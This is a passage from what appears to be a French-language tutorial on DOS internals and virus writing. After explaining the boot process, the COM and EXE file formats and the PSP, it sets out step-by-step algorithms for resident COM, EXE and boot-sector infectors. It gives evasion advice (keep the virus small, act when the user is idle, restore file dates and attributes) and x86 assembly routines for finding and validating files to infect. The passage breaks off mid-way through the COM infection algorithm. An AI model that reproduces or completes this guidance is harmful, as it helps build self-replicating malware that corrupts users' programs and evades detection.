  (Cf. ci-après)

[8] Souvent de marque AMI ou Award, son numéro de version et sa date sont affichés au démarrage.

6.5.2 La suite : le Chargement du DOS

Le PC continue avec les étapes suivantes :

- Il installe la pile.
- Il installe la **table de base du disque** (elle indique comment le disque est formaté et elle est nécessaire au BIOS pour lire et écrire sur la totalité de chaque disque en particulier) en écrasant l'ancienne table générique placée par le BIOS en 0000:0078h et qui permet de lire le premier secteur sur tous les disques durs. Cette table est pointée par le vecteur d'intérruption.1Eh.
- Il cherche dans la racine le fichier IO.SYS[9] (fichier système caché). Il le charge à l'adresse 0000 :0700h. Ce fichier étend les fonctionnalités des routines du BIOS.
- Il saute cette adresse pour lui donner la main
- Ce dernier charge le fichier MSDOS.SYS[10] (fichier système caché) à l'adresse 0000 :0700h. MSDOS.SYS étend les routines de traitement des interruptions du BIOS notamment en ce qui concerne le système de fichiers. Il initialise quelques registres et lui donne la main. Le secteur de boot est donc écrasé en mémoire.
- Il cherche alors dans la racine le fichier COMMAND.COM, le charge et lui donne la main.
- Et maintenant, vous êtes en ligne de commande du DOS !

Pour plus de détails sur ces deux derniers points, consultez un des ouvrages de la bibliographie.

6.6 Les fichiers sous DOS

6.6.1 Les fichiers COM

Les fichiers COM[11] sont les plus simples fichiers exécutables sous DOS.
Ils représentent une image binaire du segment qui doit être placé en mémoire pour être directement exécuté par le microprocesseur. Leur inconvénient c'est qu'ils ne contiennent au maximum qu'un seul segment qui doit donc être partagé par le code, les données et la pile. On a donc égalité entre les quatre registres de segment CS (Code Segment), DS (Date Segment), SS (Stack Segment) et ES (Extra Segment) quand il s'exécute. Et toutes les références dans le code se font par Offset par rapport au début du code.
Ils ne peuvent donc contenir que des programmes qui font au maximum 64Ko.

6.6.2 Les fichiers EXE

[9] Ce fichier peut s'appeler autrement pour d'autres DOS différents de celui de Microsoft :
Pour l'IBM DOS c'est IBMBIO.COM
[10] Pour l'IBM DOS c'est IBMDOS.COM
[11] Ces fichiers portent obligatoirement l'extension .COM dans le nom de fichier.

Les fichiers EXE contiennent une **en-tête** qui permet de définir des programmes qui utilisent plusieurs segments (de plus de 64Ko donc). Cette en-tête (header) précède le vrai code du programme et les données, que le DOS devra placer dans les différents segments qu'il allouera. L'en-tête sert à modifier le code pour adapter les références de segment (registres CS, DS,...) qui s'y trouvent à la valeur adapté des segments que le DOS a alloué au programme.
Cela complique la tache du virus qui devra donc mettre à jour cette en-tête lors de toute modification du fichier EXE.

L' **en-tête** est constituée de 2 parties :

1. L' **en-tête de fichier** de taille fixe : *cf. le tableau ci-dessus*
2. Le **tableau du pointeur de réadressage** ou **table de relocalisation :** contient des pointeurs sur les références de segment dans le code à adapter après le chargement en mémoire, en fonction de lavraie valeur en mémoire des segments alloués par le DOS.

Et le reste du fichier avec le programme et ses données.

L'en-tête du fichier contient :

Offset	*taille*	*Contenu*
0	2	Octets 'M' et 'Z' qui indiquent que c'est un fichier exe
2	2	Nombre d'octets dans la dernière page (1page=512octets) du fichier
2	2	Nombre total de pages
6	2	Nombre d'entrées qu'il y a dans la table de relocalisation, aussi appelée table du pointeur de réadressage.
8	2	Taille de l'en-tête (pas de l'en-tête de fichier) en paragraphes de 16 octets (donc avec la table de relocalisation comprise).
Ah	2	Nombre minimum de paragraphes de 16octets de mémoire dont le programme aura besoin.
Ch	2	Nombre maximal de paragraphes de 16 octets de mémoire dont le programme aura besoin : Sauf dans le cas des exécutables de drivers par exemple (qui restent résidents) il vaudra généralement le maximum : FFFFh
Eh	2	Valeur de SS exprimée dans le fichier par rapport au début du code: elle sera adaptée par le DOS en fonction du segment réellement alloué
10h	2	Idem pour SP
12h	2	Chekcksum de contrôle sur l'ensemble du fichier : adapté pour que la somme de tous les octets fasse FFFFh
14h	2	Valeur initiale de IP
16h	2	Valeur de CS exprimée dans le fichier par rapport au début du code: elle sera adaptée par le DOS en fonction du segment réellement alloué
18h	2	Offset pour situer le début de la table de relocalisation
1Ah	2	Nombre d'overlay : vaut 0 pour les segments résidents du programme

En-tête des fichiers EXE

Remarque :

Les deux mots aux offset 2 et 4 peuvent êtres vus comme un double mot (4octets) codant la taille du fichier en octets.

6.7 Le chargement des fichiers exécutables sous DOS

Nous y expliquons le PSP et la DTA.

6.7.1 Chargement de fichiers COM

Quand on lance exécution d'un fichierCOM :

- Le DOS cherche le fichier et vérifie qu'il est exécutable.
- Il vérifie que la mémoire requise pour charger le fichier en mémoire ne dépasse pas celle qui est indiquée comme disponible dans 0040 :0013.
- Si c'est le cas il alloue la mémoire requise et la marque comme occupée (il modifie l'adresse 0040 :0013). Il place alors au début de cette zone le **PSP**[12] (Program Segment Prefix) qui a une longueur de 256 octets (100h).
- Il charge l'image binaire du fichier.COM juste après, à l'offset 100h.

La structure du PSP est la suivante :

Offset para rapport au début du segment	Taille en octets	Signification
0	2	Vecteur de l'interruption 20h
2	2	Adresse du dernier segment alloué
4	1	-
5	5	Adresse permettant d'accéder à certaines fonctions du DOS
Ah	4	Vecteur de lintérruption 22h pour terminer un programme
Eh	4	Vecteur de l'intérruption 23h pour intercepter la combinaison de touches CTRL-C
12h	4	Vecteur de l'interruption 24h pour le traitement d'erreur irrécupérables.
16h	22	-
2Ch	2	Segment où se trouve le DOS
2Eh	34	-
50h	3	Traitement de l'instruction RETF de int 21h
53h	9	-
5Ch	16	Fichier contrôle bloc 1
6Ch	620	Fichier contrôle bloc 2
80h	128	DTA (Disk Transfer Area) pour les paramètres passés en ligne de commande. Quelques fonctions de l'interruption 21h y stockent des résultats
100h		A partir de cette adresse est placé l'image du fichierCOM

[12] Le PSP existe pour des raison historiques (tout n'est pas justifié aujourd'hui), mais il est conservé car un des avantages du DOS est qu'il a toujours respecté la compatibilité ascendante entre ses versions.

Contenu du PSP

La **DTA** (Disk Transfer Area) est une zone de stockage de données utilisée par certaines des fonctions de l'interruption 21h du DOS. La fonction 4Eh par exemple (recherche du premier fichier vérifiant une chaîne de nom et un octet d'attributs) y place le nom du fichier trouvé, les attributs du fichier trouvé,...
Au lancement, le DOS y place aussi les éventuels paramètres passés en ligne de commande.


Sa taille est de 43 octets et elle contient :

Numéro de l'octet	*taille en octets*	*Signification*
0	21	Utilisé par la fonction 4Fh (chercher suivant) de l'interruption 21h
21	1	Attribut du fichier
22	2	Temps employé par la fonction de recherche
24	2	Date à laquelle s'est effectué la dernière recherche du fichier
26	4	Taille du fichier en octets
30	13	Nom du fichier

la DTA

- Ensuite le DOS positionne alors **tous** les registres de segment en les faisant pointer sur le début du segment alloué (offset 0h)
- Puis il fait pointer SP sur la fin du segment alloué (offset FFFFh).
- Finalement il position IP pour le faire pointer sur ce même segment à l'offset 100h (début du code) : l'exécution se poursuit donc à partir de CS :[100h].

Cela donne en mémoire:




Distribution dans le segment de mémoire alloué pour un fichier COM

- Quand le programme se termine, il appelle l'interruption 20h (ou la fonction AH=0 de l'interruption 21h) qui rends le contrôle au DOS pour libérer la mémoire et revenir en ligne de commande.
  Il peut aussi appeler l'intérruption 27h (très utilise par les virus !) (ou la fonction AH=31h de l'interruption 21h) qui permet de terminer un programme et revenir en ligne de commande en le laissant résident en mémoire : donc le DOS ne libère pas la mémoire correspondante : un virus peut alors rester en mémoire.
  Cf. Placer le virus résident en mémoire.

6.7.2 Chargement de fichiers EXE

Le chargement d'un fichier EXE se fait comme les fichiers COM, toujours avec le PSP, etc...
La différence se situe dans l'allocation et le placement en mémoire:

- Le DOS lit l'en-tête du fichier EXE (*Cf. Les fichiers EXE) et* alloue les différents segments requis par le fichier.
- Il charge le fichier et le place en mémoire dans ces segments.
- Puis il lit dans le tableau du pointeur de réadressage, la liste des adresses où se trouvent les références à des segments, références dans le code qui doivent être actualisées en mémoire en fonction des **segments** que le DOS a alloué.



Principe du tableau du pointeur de readdréssage

- Ensuite, il actualise les registres de segment en tenant compte de leur valeur initiale exprimée par rapport au code du fichier, dans l'en-tête du fichier.
- Finalement il saute dans CS :IP en prenant la valeur initiale d'IP indiquée aussi dans l'en-tête. Comme c'est un offset à l'intérieur d'un segment, il n'a pas besoin d'être adapté au segment alloué.

7. Le contenu des virus

7.1 Classification des virus

Les virus peuvent se classer suivant les catégories suivantes :

◊ **Résidents**[13] :
◊ dès que le virus a la main, il s'installe en mémoire et redirige les interruptions pour prendre le contrôle de temps en temps

- ◊ **Infecteurs de Boot** : Ils infectent le secteur de boot qui s'exécute automatiquement au démarrage de tout PC, assurant ainsi un ordinateur infecté en toute circonstance !. Toute disquette qui passera dans ce PC pourra être contaminée. ! De plus comme le secteur de boot est toujours placé au même endroit sur le disque et qu'il se charge toujours à la même adresse en mémoire, cela simplifie énormément le code du virus. L'inconvénient c'est qu'il sont facilement détectables, parce qu'un secteur de boot c'est petit (512 octets) et qu'il est toujours à la même place, ce qui n'est pas le cas pour les fichiers.

- ◊ **Infecteurs de fichiers** exécutables :

  - ◊ Infecteurs de fichiers **COM**
  - ◊ Infecteur de fichiers **EXE**

◊ **Non résidents** : Ils sont très rares car très limités !
◊ En effet, une fois que le virus prend la main pour infecter d'autres fichiers autant en profiter pour s'installer résident en mémoire. Il pourra ainsi infecter d'autres fichiers non seulement lors du lancement d'un fichier exécutable, mais chaque fois qu'il le souhaitera.

- ◊ Infecteurs de fichiers exécutables :

  - ◊ Infecteurs de fichiers COM
  - ◊ Infecteur de fichiers EXE

7.2 Deux grands types d'infecteurs de fichiers

Sous DOS il existe principalement deux types de fichiers exécutables : leur type est déterminé par leur extension[14]. Ce sont les fichiers COM et les relativement plus gros et

[13] Résident ou TSR (Terminate and Stay Résident)
[14] Pour ceux qui connaissent UNIX je dirai que tout nom de fichier sur DOS est constitué comme suit : <8 caractères>.<3caractères> ces 3 derniers caractères constituent l'extension.

complexes fichiers EXE. Tout fichier qui ne porte pas une de ces deux extensions n'est simplement pas exécutable sous DOS (en ligne de commande).
Il s'en suit de cela qu'il existe globalement 2 types de virus sous DOS, en fonction des fichiers qu'il peuvent infecter. Rien n'empêche un virus d'infecter les 2 types, mais il doit pour cela comporter le code correspondant à la structure de chacun d'eux.

Remarque :
Il existe bien sûr les fichiers de traitement par lots (extension .BAT) avec lesquels on pourrait réaliser des virus, mais ils seraient détectés de suite, par leur lenteur entre autres.

Les fichiers .OVL et .SYS sont aussi exécutables, mais pas à partir de la ligne de commande car ils sont installés en mémoire différemment. Ils sont plus rares et il existe à ce jour peu de virus s'attaquant à ce type de fichiers.

Actuellement la tendance est la prédominance des exécutables de type EXE car ils sont obligatoires pour les programmes qui font plus de 64Ko. Cependant il ne faut pas oublier que le noyau du DOS est le fichier COMMAND.COM. Donc les infecteurs de COM sont d'autant plus intéressants que ce fichier est le fichier du noyau, mais aussi qu'il se trouve alors **obligatoirement** sur tous les PC faisant tourner DOS. (on sait qu'il sera toujours la....) et toujours à la **racine**

7.3 Le compromis taille & vitesse

On est toujours ramené à un compromis, plus le virus est court moins il est détectable. C'est le cas des virus qui font moins de 500 octets, car leur duplication est plus rapide, et qu'ils sont beaucoup plus faciles à dissimuler dans un fichier. Je rappelle qu'une des principales méthodes pour les détecter est d'analyser la modification de la taille des fichiers. Si le virus fait moins de 500 octets on peut arriver à l'ajouter dans un fichier sans modification visible de la taille du fichier
Par contre ceux qui font plus de 1500 octets sont plus facilement détectables, ils doivent alors effacer toute trace derrière eux.
Souvent la meilleure solution est la plus courte ! Et elle sera aussi plus rapide donc moins décelable. A partir de 2Ko de code, la duplication du code peut devenir décelable par l'utilisateur si effectuée trop souvent, car trop longue.

7.4 Les briques d'un virus

7.4.1 Les trois parties principales

Tout virus est constitué au minimum de 2 voir de trois parties : on décompose donc le code du virus en trois procédures principales:

1. La ou les procédures qui permettent au virus de rester caché : c'est ce qu'on appelle l' **antidétection**. Elle pourra par exemple limiter les infections et les exécutions du

fichier pendant certaines périodes pour ne pas réveiller les soupçons de l'utilisateur. Ou ne lancer une infection que s'il n'y a pas eu de frappe au clavier depuis plus de 5 minutes (l'utilisateur est parti ?)
Cette procédure influence donc les deux suivantes

2. Le code qui permet de rechercher un fichier à infecter : il se décompose en 2 sous-parties :
   - La procédure de recherche.
   - La procédure de validation pour l'infection des fichiers trouvés : si la validation a échoué, elle peut éventuellement renvoyer à la procédure de recherche.

3. Le code de copie du virus ou duplication : c'est la partie qui s'occupe d'insérer dans les fichiers trouvés et validés le code du virus, en le dissimulant le plus possible.

A noter que toute partie supplémentaire qui aurait pour but de produire des effets visibles par l'utilisateur comme afficher un message, modifier des caractères, etc... n'est non seulement pas nécessaire au virus, mais elle lui est très nuisible. Tout d'abord par une augmentation de la taille du code (qui est donc plus difficile à cacher, ou facile à détecter) et parce qu'en manifestant ces effets, l'utilisateur risque d'avoir des soupçons. De plus, tout effet de destruction ou d'arrêt du système suppose le suicide du virus.

La plupart des actions requises par le virus (ouverture de fichiers, écriture dans un fichier, recherche de fichiers,...) se feront par des appels aux fonctions des interruptions du DOS.

7.4.2 Vue d'ensemble en fonction du type de virus

Ces structures logiques ne sont pas obligées, elles constituent malgré tout une bonne ossature générale pour bâtir un virus, que l'on retrouve dans de nombreux de virus en circulation
Nous esquissons une vue générale de quelques algorithmes possibles :

Remarque : pour tout détail supplémentaire se reporter à la partie traitant les procédures.

7.4.2.1 Virus non résident

Ils sont rares et peu peu efficaces, mais ils marchent quand même : Ils ne s'exécutent qu'avant de donner la main à un fichier exécutable qui a été lancé.

Exemple dans le cas d'un fichier COM:

tout commence au début : à l'adresse 100h après le PSP :

- **JMP sur le code du virus** (ce code fait 3 octets au début du fichier)

...

Le virus :

- chercher le premier fichier *.com et *.exe

Infecter :

- ouvrir le fichier trouvé en lecture
- tester son état d'infection : infecté?
  si oui : fermer le fichier et redonner la main
- infecter le fichier (*Cf. Infecter un fichier COM entre autres*)
- fermer le fichier si ce n'est pas encore fait.
- chercher le fichier suivant
- Suffisamment de fichiers infectés ?
  Si non, boucler sur **infecter**
- Restaurer les trois premiers octets écrasés par le "JMP sur le code du virus" par les trois octets du programme original savegardés dans le virus.
- JMP sur l'adresse 100h et exécution du programme.

7.4.2.2 Virus résident

7.4.2.2.1 Infecteurs de fichiers COM

Voici un exemple, mais il existe beaucoup de variantes, de la plus simple à la plus compliquée :
Une fois que le fichier exécutable infecté est chargé en mémoire :

- Au début du code du programme infecté, il y a donc un JMP sur le code du virus.

Le virus prend la main :

- Il est résident ?
  Si oui : saute sur **Sortie1**
- Appeler la routine qui place en mémoire le code de **Résident,** et y faire pointer les interruptions. *(Cf. Placer le virus résident en mémoire)*

Sortie1 :

- Restaurer les trois premiers octets en mémoire
- JMP sur l'adresse 100h et le programme s'exécute normalement.

Partie de code résidente (appelée par une interruption):

Résident : (appelé par les interruptions)

- L'interruption demande :
- une exécution ?
  Si oui : saute sur **Infecter**
- une ouverture de fichier ?
  Si oui : saute sur **Infecter**
- un changement d'attribut ?

Si oui : saute sur **Infecter**

- un déplacement de fichier ?
  Si oui : saute sur **Infecter**
- un test de résidence du code en mémoire ?
  Si oui : retourne un code comme quoi le virus est résident.

Sortie2 :

- Retourne de l'intérruption à l'appelant.

Infecter :

- Le fichier est COM?
  Si non, va sur **Sortie2**
- Le fichier est déjà infecté ?
  Si oui, va sur **Sortie2**
- Obtenir les attributs du fichier
- Obtenir la date et l'heure du fichier
- Annuler l'attribut de lecture seulement s'il existe
- CALL **Routine_infection** de fichier COM
- Restaurer la date et l'heure d'origine du fichier
- Restaurer les attributs d'origine du fichier
- Saute sur **Sortie2** :

Routine_infection :

- Ouvrir le fichier en lecture&écriture.
- Ajoute le code du virus en fin de fichier
- Sauvegarde les trois premiers octets du fichier quelque part dans le code du virus dans le fichier.
- Remplacer les trois premiers octets du fichier par un JMP <adresse du virus>
- Fermer le fichier
- Retourner

7.4.2.2.2 Infecteurs de fichiers EXE

La méthode est la même, globalement :

- Ajouter le code du virus en fin de fichier
- Sauvegarder certaines valeurs contenues dans l'en-tête du fichier, en mémoire
- Remplacer ces valeurs par les valeurs appropriées pour que le point d'entrée du fichier pointe sur le début du virus dans ce fichier
- En mémoire : effectuer les calcules nécessaires pour mettre dans les registres les valeurs appropriées requises pour donner la main au programme principal. Ces calculs nécessiteront les valeurs initiales de l'en-tête que l'on a sauvegardé en mémoire

Cf. Les procédures des Virus

7.4.2.2.3 Infecteur de secteur de boot

Un virus qui veut infecter le secteur de boot procède généralement comme suit :

- Il cherche des secteurs libres dans le disque dont il aura besoin pour y placer le secteur initial sain et la majeure partie de son code.
- Il lit le premier secteur du disque (secteur de boot).
- Il écrit le secteur initial et la plupart de son code dans les clusters choisis.
- Il marque ces clusters comme défectueux dans la FAT pour protéger se protéger.
- Il écrit le nouveau secteur de boot infecté en écrasant l'ancien secteur. Lors du prochain démarrage de l'ordinateur, le nouveau secteur de boot infecté chargera le reste du virus à partir des clusters marqués défectueux, les installera comme résidents et continuera avec le chargement du DOS.

8. Les procédures des Virus

Je donne ici un peu en vrac des procédures utilisés par les virus en fonction de la tâche à effectuer, et que le lecteur pourra consulter selon ses besoins. Cet ensemble résulte de ce que j'ai rencontré dans les virus.

Les procédures proposées ici sont données à titre indicatif : ce sont celles que j'ai rencontré le plus souvent. Il existe cependant d'autres façons de faire en fonction des limites de l'imagination du programmeur.
Les procédures sont tant que c'est possible décrites en "langage courant", le code correspondant dans ces cas se fait simplement, par remplacement des tâches élémentaires par les fonctions DOS correspondantes décrites précédemment.

Une convention habituelle pour les procédures est de positionner le flag de 0 (l'activer : dernier résultat=0) lorsque la procédure a réussi, et l'inactiver dans le cas contraire.
De même, lorsqu'une interruption active la retenue, cela signifie qu'elle n'a pas pu aboutir avec succès.

A ce titre, vous pourrez insérer dans les codes qui sont proposés ci-après, des instructions du type JC SORTIE[15], pour abandonner la procédure quand une des interruptions qu'elle appelle à provoqué une erreur. J'ai allégé les explications ci-dessus de toute vérification de problèmes (plus de place sur le support de stockage, fonction DOS qui n'a pas aboutit,...)

8.1 Rechercher un fichier

J'expliquerai en détail le code de cette première procédure, mais nous serons plus concis pour les procédures suivantes, étant donné que les fonctions du DOS utilisés ont été décrites précédemment.
De toutes façons c'est en réfléchissant que l'on apprend vraiment !

La logique de la recherche d'un virus est la suivante :

Boucle1 :

- Chercher le premier fichier souhaité (par exemple : fichiers *.COM, système cachés)

Si recherche échoue, retour (fin de recherche avec échec)

Boucle2 :

- Le fichier est valable pour être infecté ? ?
  Si oui, retour (fin de recherche avec succès)
- Recherche du fichier suivant
- Aller **boucle :**

Le résultat de la procédure de recherche est généralement transmis au corps principal du virus par le flag de zéro : activé si la procédure a trouvé.

[15] Effectue un saut si la retenue est activée.

La recherche d'un fichier se fait facilement via les fonctions de l'interruption 21h du DOS.
La fonction AH=4Eh permet de trouver le premier fichier qui satisfait une chaîne de recherche sur le nom, comme "*.com"\0 (toute fin de chaîne est indiquée par le caractère nul). Cette chaîne de recherche accepte tous les caractères génériques valables sous DOS ("*" et " ?")

Par exemple dans le cas de recherche d'un fichier COM :

On choisit la fonction de recherche

```
MOV   AH,4EH
```

On fait pointer DS :DX sur la chaîne de recherche. Normalement on fait pointer DS sur le segment qui contient la chaîne de recherche
MOV DS :SEG NOM_FICHIER
Mais ici on ne travaille qu'avec un seul segment en mémoire, c'est donc inutile, DS est déjà convenablement positionné.

On définit la chaîne de recherche pour rechercher par exemple les fichiers COM de la racine

```
NOM_FICHIER : DB '\*.COM',0          ; DB comme Define Byte
```

On fait pointer DX sur l'offset de la chaîne de recherche

```
MOV   DX,OFFSET NOM_FICHIER
```

On indique dans CL les attributs que nous acceptons pour les fichiers recherchés, par exemple les fichiers système:
Cf. Les fichiers sous DOS pour la signification de l'octet des attributs

```
MOV   CL,00000100B
```

On appelle exécution pour effecteur la fonction

```
INT     21H
```

Pour tester si la recherche a aboutit on consulte AL :
SI AL=0, le flag de zéro sera activé

```
OR      AL,AL                ; on positionne les flags sans modifier AL
```

Nous obtenons donc :

```
CHERCHER_FICHIER :
        MOV   DX,OFFSET NOM_FICHIER
        MOV   AL,00000110b
        MOV   AH,4EH
        INT     21H
BOUCLE :
        OR      AL,AL
        JNZ     SORTIE_RECHERCHE      ; sort avec flag zéro désactivé
        CALL  VALIDER_FICHIER
```

```
        JZ      SORTIE_RECHERCHE      ; sort avec flag zéro activé
        MOV     AH,4FH                ; fonction du DOS : recherche fichier
                                        suivant
        INT     21H
        JMP     BOUCLE
SORTIE_RECHERCHE:
        RET                           ;r etourne au corps principal du virus :
                                      l'état du flag zéro indique la réussite ou
                                      pas de la recherche
```

Pour que la procédure recherche des fichiers dans tout le disque dur, le virus utilise un procédure récursive à partir de la racine : pour trouver les sousrépertoires du répertoire où il se trouve, à chaque itération, il place dans le registre des attributs du ficher recherché, le bit de répertoire à 1 (bit 4). Ce n'est pas le cas dans cette procédure simple. Lorsque le fichier est trouvé (ou le sousrrépertoire) son nom est placé dans la **DTA** à la place correspondante.

8.2 Valider pour l'infection un fichier COM trouvé

Cette procédure vérifie :

- que le fichier trouvé n'est pas trop long pour pouvoir faire tenir dans même segment, le fichier initial et le code du virus. La taille du fichier trouvé se trouve dans la DTA. La taille du virus est conuue par le virus !
- que le fichier n'est pas déjà infecté. Il suffit que le virus regarde en fin de fichier s'il y trouve une marque qu'il ajoute dans le fichiers juste parès s'y être mis soit même, par exemple.

Sans ces précautions, le virus finirait par détruire le fichier COM par éclatement. De plus cela ne sert à rien d'infecter un fichier qui l'est déjà.

8.2.1 Vérifier la taille dans un fichier COM :

Le virus vérifie que le fichier ne fait pas déjà 64Kilo-octets. Généralement, soit il fait exactement 64 Kilo-octets (copie mémoire d'un segment), soit il est nettement plus petit.

```
TAILLE_FICHIER :        ;étiquette définie sur l'adresse qui
                          contient la taille du fichier trouvé,
                          pointe sur la DTA (PSP)
DEBUT_virus :           ;étiquette sur l'adresse de début du
                          code du virus
FIN_virus :             ; idem pour la fin du virus
...
VALIDER_FICHIER :
        MOV AX, WORD PTR TAILLE_FICHIER
        ADD   AX, 100h+OFFSET FIN_virus-OFFSET DEBUt_virus
        JC    FICHIER_TROP GRAND
```

```
        XOR   AL,AL              ; On active le flag de zéro : validé.
        RET
FICHIER_TROP_GRAND :
        MOV   AL,1
        OR    AL,AL              ; on désactive le flag de 0 : échec
        RET                      ; on retourne au programme principal
```

Lors de l'addition, une retenue signifiera que AX à dépassé sa limite, et que le total fait plus d'un segment (64Ko)

8.2.2 Vérifier la non-infection d'un fichier.COM

Il y a plusieurs possibilités : comme le virus place un saut au début des fichier infectés, il peut vérifier la présence de ce saut en début de fichier (octet E9h), mais ce n'est pas suffisant car de nombreux fichiers COM commencent par un saut.
La solution la plus utilisée consiste à placer après le code du virus ajouté en fin de fichier infecté, quelques octets d'identification. Il peut aussi contenir des octets bien spécifiques dans son code définis pas DB 'CHAÎNE' et qui se retrouveront automatiquement avec lui dans le fichier.

La vérification d'infection je propose comme exemple procède comme suit, le fichier étant ouvert:

- Déplacer le pointeur de fichier de -3 positions par rapport à l'origine du fichier, c'est-à-dire 3 positions avant la fin du fichier (*Cf. L'exemple du virus MIX1*) (fonction DOS AH=42h avec AL=02)
- Lire trois octets (fonction DOS AH=3Fh avec CX=3) : les octets lus sont placés à partir de DS :DX
- Comparer ces trois octets avec la chaîne "VIR" (3 CMP par exemple)
- Si différent, JMP FICHIER_SAIN
- Désactiver le flag de zéro (MOV AL,1 et OR AL ,AL)
- Retourner

FICHIER_SAIN :

- Activer le flag de zéro (XOR AL ,AL)
- Retourner

L'intérêt de cette méthode est que si on a trouvé un fichier sain, alors le pointeur se trouve déjà en fin de fichier, pour y ajouter le code du virus...

8.3 Valider pour l'infection un fichier EXE trouvé

En fonction des fonctionnalités, le virus vérifie :

- que le nombre de recouvrement soit 0.
- qu'il y a assez de place dans la table du pointeur de réadressage pour ajouter les références de segments qui auront besoin d'être ajustées lors du chargement en mémoire.. A moins que le virus ne soit capable de les déterminer dynamiquement...

Généralement vous devrez ajouter 2 pointeurs sur les 2 références de segment CS et SS que vous avez sauvegardé à l'intérieur du code de votre fichier. (Elles correspondent au point d'entrée iinitial du programme).

- que le fichier ne comporte pas à un offset connu par vous, le(s) octet(s) que votre virus aurait placé pour indiquer que le fichier est infecté. *Cf. Vérifier la non-infection d'un fichier.COM.*

Il n'y a pas ici de problèmes de place car les fichiers EXE peuvent être aussi longs que nécessaire.

8.4 Infecter un fichier COM

8.4.1 Le principe

Tout commence avec le lancement de l'exécution d'un fichier COM infecté.
Le moment propice pour que le virus d'un fichier COM infecté prenne le contrôle est au début, juste après le chargement du fichier et avant de donner la main au code du programme exécutable car celui-ci n'aura pas encore écrit de données sur le segment, ni modifié la pile, qui risquerait d'être perturbée par le virus. C'est le virus qui lorsqu'il aura finit, lancera exécution du programme lui-même. Mais à ce stade le virus devrait avoir réussi à infecter d'autres fichiers exécutables (s'il en trouve) et à se placer résident en mémoire (s'il n'y est pas encore).

Etant donné que le fichier COM est une image binaire, qu'il est chargé comme indiqué précédemment, que sont point d'entrée est toujours dans le segment alloué, à l'offset 100h, tout infecteur de fichier COM n'a qu'à modifier les 3 premiers octets du fichier (offset 100h) pour y placer un JMP <adresse du code du virus>, après avoir sauvegardé les trois octets initiaux. La copie du virus en aura besoin pour les remettre à leur place avant de passer à l'exécution du code de exécutable, à nouveau sur l'offset 100h.

Les 3 octets sont JMP aa bb soit 0E9h aa bb.
Pour calculer l'adresse aa bb, on peut procéder comme suit :

- on ouvre le ficher COM : fonction AH=15h de l'interruption 21h.
- on se déplace en fin de fichier avec la fonction AH=42h : elle retourne le nouveau pointeur de fichier dans DX :AX. AX est l'offset de la fin de fichier
- On soustrait 3 à AX, car lors d'un JMP OFFSET, la valeur de l'offset est prise en compte par rapport à la dernière instruction exécutée qui est ici le JMP OFFSET et qui prends 3 octets !

8.4.2 l'algorithme

Le déroulement **général** des opérations est le suivant :

- chargement d'un fichier.COM déjà infecté : le virus prend le contrôle via un JMP <adresse virus> écrit en début de fichier COM

- Le virus recherche un fichier COM à infecter selon les étapes suivantes :.
- Validation du fichier recherché : il vérifie que le fichier respecte les conditions requises pour l'infection (taille,...) et qu'il n'est pas déjà infecté

Sinon en chercher d'autres (fonction du DOS chercher_suivant) dans une certaine limite raisonnable, pour ne pas être détecté

- Ajouter le code du virus en fin de fichier COM (par exemple : ouvrir le fichier, déplacer le **pointeur de fichier** en fin de fichier, écrire le code du virus,...)
